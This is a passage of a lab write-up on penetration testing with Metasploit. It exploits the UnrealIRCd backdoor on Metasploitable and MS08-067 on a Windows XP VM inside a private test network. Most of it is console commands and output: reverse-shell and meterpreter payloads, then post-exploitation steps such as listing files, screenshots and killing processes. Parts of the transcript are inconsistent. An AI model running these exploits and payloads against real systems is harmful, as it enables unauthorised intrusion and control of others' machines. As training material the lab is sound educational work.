64 bytes from 192.168.37.130: icmp_seq=6 ttl=64 time=0.361 ms
64 bytes from 192.168.37.130: icmp_seq=7 ttl=64 time=0.503 ms
^C
--- 192.168.37.130 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6143ms
rtt min/avg/max/mdev = 0.277/0.395/0.511/0.079 ms

[(kali㉿kali)-[~]]$
```

For Our Target (Metasploitable Linux):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:45 errors:0 dropped:0 overruns:0 frame:0
            TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5062 (4.9 KB) TX bytes:7611 (7.4 KB)
            Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:91 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

```

msfadmin@metasploitable:~$ ping 192.168.37.131
PING 192.168.37.131 (192.168.37.131) 56(84) bytes of data.
64 bytes from 192.168.37.131: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.37.131: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.37.131: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 192.168.37.131: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.37.131: icmp_seq=5 ttl=64 time=0.271 ms
64 bytes from 192.168.37.131: icmp_seq=6 ttl=64 time=0.682 ms
64 bytes from 192.168.37.131: icmp_seq=7 ttl=64 time=0.367 ms

--- 192.168.37.131 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 0.271/2.316/13.709/4.652 ms
msfadmin@metasploitable:~$ 

```

To instruct Metasploit we will attack the target with this exploit, we will issue the following command: “use exploit/unix/irc/unreal_ircd_3281_backdoor”. Metasploit will change the prompt from “msf” to “msf exploit(unix/irc/unreal_ircd_3281_backdoor)”.

Metasploit will prompt the tester to select the payload (i.e., a reverse shell from the compromised system back to the attacker) and sets the other variables like:

- Remote host (RHOST): This is the IP of the system being attacked. Here our target system is Metasploitable Linux whose IP is “192.168.37.130”.
- Remote port (RPORT): This is the port number that is used for the exploit. In our case the port number used is “6697” as there was another service running on port “6667”.
- Local host (LHOST): This is the IP address of the system used to launch the attack (i.e., our system). The IP address of our system is “192.168.37.131”. The attack will be launched using the “exploit” command. Here Metasploit will initiate the attack and will confirm a reverse shell between Kali Linux and the target system.

A successful attack will be indicated by the shell session that is created.

```

msf6 > use exploit/irc/unreal_ircd_3281_backdoor
[*] No results from search
[*] Failed to load module: exploit/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.37.130
rhosts => 192.168.37.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

```

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.37.131:4444
[*] 192.168.37.130:6697 - Connected to 192.168.37.130:6697 ...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.37.130:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo FAcmtkqoy4ITLWU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "FAcmtkqoy4ITLWU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.37.131:4444 → 192.168.37.130:38806) at 2022-11-12 01:49:30 -0500
^Z
Background session 1? [y/N] y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

```

C. Gaining Access to a Target Machine via a vulnerability

1. Open Windows XP VM which will be our next target.
2. First we will find the network configuration our target system as well our own system and we will check whether the two systems can communicate using the ping command.

For Windows:

```
C:\Documents and Settings\Administrator>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  Connection-specific DNS Suffix . : localdomain  
  IP Address . . . . . : 192.168.37.132  
  Subnet Mask . . . . . : 255.255.255.0  
  Default Gateway . . . . . : 192.168.37.2  
  
Ethernet adapter Bluetooth Network Connection:  
  Media State . . . . . : Media disconnected  
C:\Documents and Settings\Administrator>_
```

```
C:\Documents and Settings\Administrator>ping 192.168.37.131  
Pinging 192.168.37.131 with 32 bytes of data:  
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64  
  
Ping statistics for 192.168.37.131:  
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
  Approximate round trip times in milli-seconds:  
    Minimum = 0ms, Maximum = 0ms, Average = 0ms  
C:\Documents and Settings\Administrator>_
```

For Kali:

```
msf6 > ifconfig  
[*] exec: ifconfig  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500  
      inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255  
      inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>  
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)  
          RX packets 639  bytes 260635 (254.5 KiB)  
          RX errors 0  dropped 0  overruns 0  frame 0  
          TX packets 16975  bytes 1538642 (1.4 MiB)  
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536  
      inet 127.0.0.1  netmask 255.0.0.0  
      inet6 ::1  prefixlen 128  scopeid 0x10<host>  
        loop  txqueuelen 1000  (Local Loopback)  
          RX packets 74115  bytes 18161289 (17.3 MiB)  
          RX errors 0  dropped 0  overruns 0  frame 0  
          TX packets 74115  bytes 18161289 (17.3 MiB)  
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0  
  
msf6 > _
```


```

msf6 > ping 192.168.37.132
[*] exec: ping 192.168.37.132


PING 192.168.37.132 (192.168.37.132) 56(84) bytes of data.
64 bytes from 192.168.37.132: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.37.132: icmp_seq=2 ttl=128 time=1.21 ms
64 bytes from 192.168.37.132: icmp_seq=3 ttl=128 time=0.586 ms
64 bytes from 192.168.37.132: icmp_seq=4 ttl=128 time=0.545 ms
64 bytes from 192.168.37.132: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 192.168.37.132: icmp_seq=6 ttl=128 time=0.556 ms
64 bytes from 192.168.37.132: icmp_seq=7 ttl=128 time=0.617 ms
^C
— 192.168.37.132 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
Interrupt: use the 'exit' command to quit
rtt min/avg/max/mdev = 0.545/0.978/2.657/0.718 ms
msf6 >

```

Set Kali Network to NAT and Tick checkbox, Restart Kali



Set Windows to NAT, and restart Windows.



Go to the control panel in start and turn off the firewall



Run the “netdiscover” command to see the target machines IP.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.37.1	00:50:56:c0:00:08	11	660	VMware, Inc.
192.168.37.2	00:50:56:f3:b7:a9	1	60	VMware, Inc.
192.168.37.130	00:0c:29:83:56:a6	1	60	VMware, Inc.
192.168.37.132	00:0c:29:8a:42:d7	1	60	VMware, Inc.
192.168.37.254	00:50:56:ec:c0:f3	1	60	VMware, Inc.

Go back to Kali and run the command “sudo msfconsole”

```
[+] metasploit v6.2.9-dev
+ --=[ 2230 exploits - 1177 auxiliary - 398 post
+ --=[ 867 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > ]
```

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
 workspace      List workspaces
 workspace [name]  Switch workspace

OPTIONS:
 -a, --add <name>      Add a workspace.
 -d, --delete <name>    Delete a workspace.
 -D, --delete-all       Delete all workspaces.
 -h, --help             Help banner.
 -l, --list             List workspaces.
 -r, --rename <old> <new> Rename a workspace.
 -S, --search <name>   Search for a workspace.
 -v, --list-verbose     List workspaces verbose.

msf6 > 
```

```
msf6 > workspace
Fourthedition
★ default
msf6 > workspace -a Fourthedition
[*] Workspace 'Fourthedition' already existed, switching to it.
[*] Workspace: Fourthedition
msf6 > workspace
default
★ Fourthedition
msf6 > 
```

Search for the exploit “ms08_067_netapi”.

```
msf6 > search ms08_067_netapi
Matching Modules
=====
#  Name
-  exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corr
option

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > 
```

Then we will run the exploit “windows/smb/ms08_067_netapi”. Followed by the payload, which is a meterpreter reverse shell. We can also use the “options” command to see as to what we can do with our payload

```

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  RHOSTS            yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT            445       yes        The SMB service port (TCP)
  SMBPIPE          BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

  Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC      thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          192.168.37.131  yes        The listen address (an interface may be specified)
  LPORT          4444       yes        The listen port

  Exploit target:
  Id  Name
  --  --
  0   Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) > 

```

Then we have to set the RHOST, LPORT, and the LHOST. After all the configuration has been done, we will use the command “exploit” to initiate the attack.

```

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.37.132
rhosts => 192.168.37.132
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.37.131:4444
[*] 192.168.37.132:445 - Automatically detecting the target ...
[*] 192.168.37.132:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.37.132:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.37.132:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.37.132 at 2022-11-12 02:16:43 -0500
[*] Meterpreter session 1 opened (192.168.37.131:4444 → 192.168.37.132:1032) at 2022-11-12 02:16:43 -0500
meterpreter > 

```

Once the attack is successful, you will be prompted with the meterpreter shell. Here we can use the command “sysinfo” to get the information about our target system

```

meterpreter > sysinfo
Computer       : RUDRA-6A76A66AA
OS             : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > 

```

We can use the “shell” command to access the target systems shell, in this case it is the Windows XP CMD. Here we can execute “ipconfig” command to get the network configuration details of the target system.

```

meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . : localdomain
  IP Address . . . . . : 192.168.37.132
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

  Media State . . . . . : Media disconnected

C:\WINDOWS\system32>

```

We can use the “dir” command in the target machine shell to see all the folders and files on the target machine.

```

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7C71-F4C0

 Directory of C:\WINDOWS\system32

11/12/2022  12:32 PM    <DIR>      .
11/12/2022  12:32 PM    <DIR>      ..
09/25/2022  03:49 PM           1,437 $winnt$.inf
09/25/2022  09:12 PM    <DIR>      1025
09/25/2022  09:12 PM    <DIR>      1028
09/25/2022  09:12 PM    <DIR>      1031
09/25/2022  09:12 PM    <DIR>      1033
09/25/2022  09:12 PM    <DIR>      1037
09/25/2022  09:12 PM    <DIR>      1041
09/25/2022  09:12 PM    <DIR>      1042
09/25/2022  09:12 PM    <DIR>      1054
04/14/2008  05:30 PM           2,151 12520437.cpx
04/14/2008  05:30 PM           2,233 12520850.cpx
09/25/2022  09:12 PM    <DIR>      2052
09/25/2022  09:12 PM    <DIR>      3076
09/25/2022  09:12 PM    <DIR>      3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM           25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM           68,608 access.cpl
04/14/2008  05:30 PM           64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM           61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
04/14/2008  05:30 PM           4,096 actmovie.exe
04/14/2008  05:30 PM           98,304 actxprxy.dll
04/14/2008  05:30 PM           61,440 admparse.dll
04/14/2008  05:30 PM           26,112 adptif.dll
04/14/2008  05:30 PM           175,616 adsldp.dll

```

We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List

  PID  PPID  Name          Arch Session User           Path
  0    0    [System Process]
  4    0    System         x86   0    NT AUTHORITY\SYSTEM
 200  668  VGAAuthService.exe x86   0    NT AUTHORITY\SYSTEM  C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe
 304  1028 wuauctl.exe    x86   0    RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wuauctl.exe
 372  4    smss.exe      x86   0    NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
 408  668  vmtoolsd.exe  x86   0    NT AUTHORITY\SYSTEM  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 528  372  csrss.exe     x86   0    NT AUTHORITY\SYSTEM  \?\C:\WINDOWS\system32\csrss.exe
 552  372  winlogon.exe  x86   0    NT AUTHORITY\SYSTEM  \?\C:\WINDOWS\system32\winlogon.exe
 668  552  services.exe  x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\services.exe
 680  552  lsass.exe     x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\sass.exe
 836  668  vmacthl.exe   x86   0    NT AUTHORITY\SYSTEM  C:\Program Files\VMware\VMware Tools\vmacthl.exe
 848  668  svchost.exe   x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
 932  668  svchost.exe   x86   0    NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
1016  848  wmprvse.exe   x86   0    NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\bem\wmprvse.exe
1028  668  svchost.exe   x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\System32\svchost.exe
1060  1028 wscnfy.exe   x86   0    RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wscnfy.exe
1072  668  svchost.exe   x86   0    NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
1104  668  svchost.exe   x86   0    NT AUTHORITY\LOCAL SERVICE  C:\WINDOWS\system32\svchost.exe
1216  668  alg.exe      x86   0    NT AUTHORITY\LOCAL SERVICE  C:\WINDOWS\System32\alg.exe
1372  1440 rundll32.exe  x86   0    RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\rundll32.exe
1396  1440 vmtoolsd.exe  x86   0    RUDRA-6A76A66AA\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1440  1424 explorer.exe  x86   0    RUDRA-6A76A66AA\Administrator  C:\WINDOWS\Explorer.EXE
1532  668 spoolsv.exe   x86   0    NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\spoolsv.exe
1984  668  svchost.exe   x86   0    NT AUTHORITY\LOCAL SERVICE  C:\WINDOWS\system32\svchost.exe
2024  1440 cmd.exe      x86   0    RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\cmd.exe

meterpreter >
```


We can also use the “?” command on the Meterpreter CLI to see all the available commands that we can execute.

```
meterpreter > ?

Core Commands

  Command          Description
  ?                Help menu
  background       Backgrounds the current session
  bg               Alias for background
  bkill            Kills a background meterpreter script
  blist            Lists running background scripts
  bgrun            Executes a meterpreter script as a background thread
  channel          Displays information or control active channels
  close            Closes a channel
  detach           Detach the meterpreter session (for http/https)
  disable_unicode_encoding Disables encoding of unicode strings
  enable_unicode_encoding Enables encoding of unicode strings
  exit              Terminate the meterpreter session
  get_timeouts     Get the current session timeout values
  guid              Get the session GUID
  help              Help menu
  info              Displays information about a Post module
  irb               Open an interactive Ruby shell on the current session
  load              Load one or more meterpreter extensions
  machine_id       Get the MSF ID of the machine attached to the session
  migrate           Migrate the server to another process
  pivot             Manage pivot listeners
  pry               Open the Pry debugger on the current session
  quit              Terminate the meterpreter session
  read              Reads data from a channel
  resource          Run the commands stored in a file
  run               Executes a meterpreter script or Post module
  secure            (Re)Negotiate TLV packet encryption on the session
  sessions          Quickly switch to another session
  set_timeouts      Set the current session timeout values
  sleep             Force Meterpreter to go quiet, then re-establish session
  ssl_verify        Modify the SSL certificate verification setting
  transport         Manage the transport mechanisms
```

We can also take a screenshot of the target screen using the “screenshot” command on the Meterpreter CLI.




With the help of the “ps” command, we can use the commands like “suspend” and “kill” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).

```
meterpreter > ps
Process List

PID  PPID  Name          Arch Session User      Path
---  ---  --
0    0     [System Process] x86  0   NT AUTHORITY\SYSTEM
4    0     System          x86  0   RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\cmd.exe
220  1556  cmd.exe       x86  0   NT AUTHORITY\SYSTEM
244  672   VGAuthService.exe x86  0   NT AUTHORITY\SYSTEM
296  672   vmtoolsd.exe  x86  0   NT AUTHORITY\SYSTEM
372  4     smss.exe       x86  0   NT AUTHORITY\SYSTEM
500  1556  IEXPLORE.EXE x86  0   RUDRA-6A76A66AA\Administrator C:\Program Files\VMware\VMware Tools\VMware VAuth\V
GAuthService.exe
528  372   csrss.exe      x86  0   NT AUTHORITY\SYSTEM
628  372   winlogon.exe   x86  0   NT AUTHORITY\SYSTEM
672  628   services.exe   x86  0   NT AUTHORITY\SYSTEM
684  628   lsass.exe      x86  0   NT AUTHORITY\SYSTEM
812  912   wmpirvse.exe   x86  0   NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\wbeim\wmpirvse.exe
896  672   vmacthlp.exe   x86  0   NT AUTHORITY\SYSTEM
912  672   svchost.exe    x86  0   NT AUTHORITY\SYSTEM
964  1120  wuauctl.exe   x86  0   RUDRA-6A76A66AA\Administrator C:\Windows\System32\wuauctl.exe
980  672   svchost.exe    x86  0   NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1120  672   svchost.exe    x86  0   NT AUTHORITY\SYSTEM
1164  672   svchost.exe    x86  0   NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1204  672   svchost.exe    x86  0   NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1216  1120  wsckntfy.exe x86  0   RUDRA-6A76A66AA\Administrator C:\Windows\System32\wsckntfy.exe
1364  672   alg.exe        x86  0   NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\alg.exe
1512  1556  rundll32.exe  x86  0   RUDRA-6A76A66AA\Administrator C:\Windows\System32\rundll32.exe
1532  1556  vmtoolsd.exe  x86  0   RUDRA-6A76A66AA\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1556  1524  explorer.exe   x86  0   RUDRA-6A76A66AA\Administrator C:\Windows\Explorer.EXE
1648  672   spoolsv.exe   x86  0   NT AUTHORITY\SYSTEM
2020  672   svchost.exe    x86  0   NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\spoolsv.exe
meterpreter > 
```

```
meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid: IEXPLORE.EXE.
[-] Quitting. Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid: cmd.exe.
[-] Quitting. Use -c to continue using only the valid pids.
meterpreter > kill IEXPLORE.EXE
[-] The following pids are not valid: IEXPLORE.EXE. Quitting
meterpreter > kill cmd.exe
[-] The following pids are not valid: cmd.exe. Quitting
meterpreter > kill 1556
Killing: 1556
```

Here you can see all the processes on the target machine have been killed (i.e, terminated).



```

meterpreter > ps
Process List

```

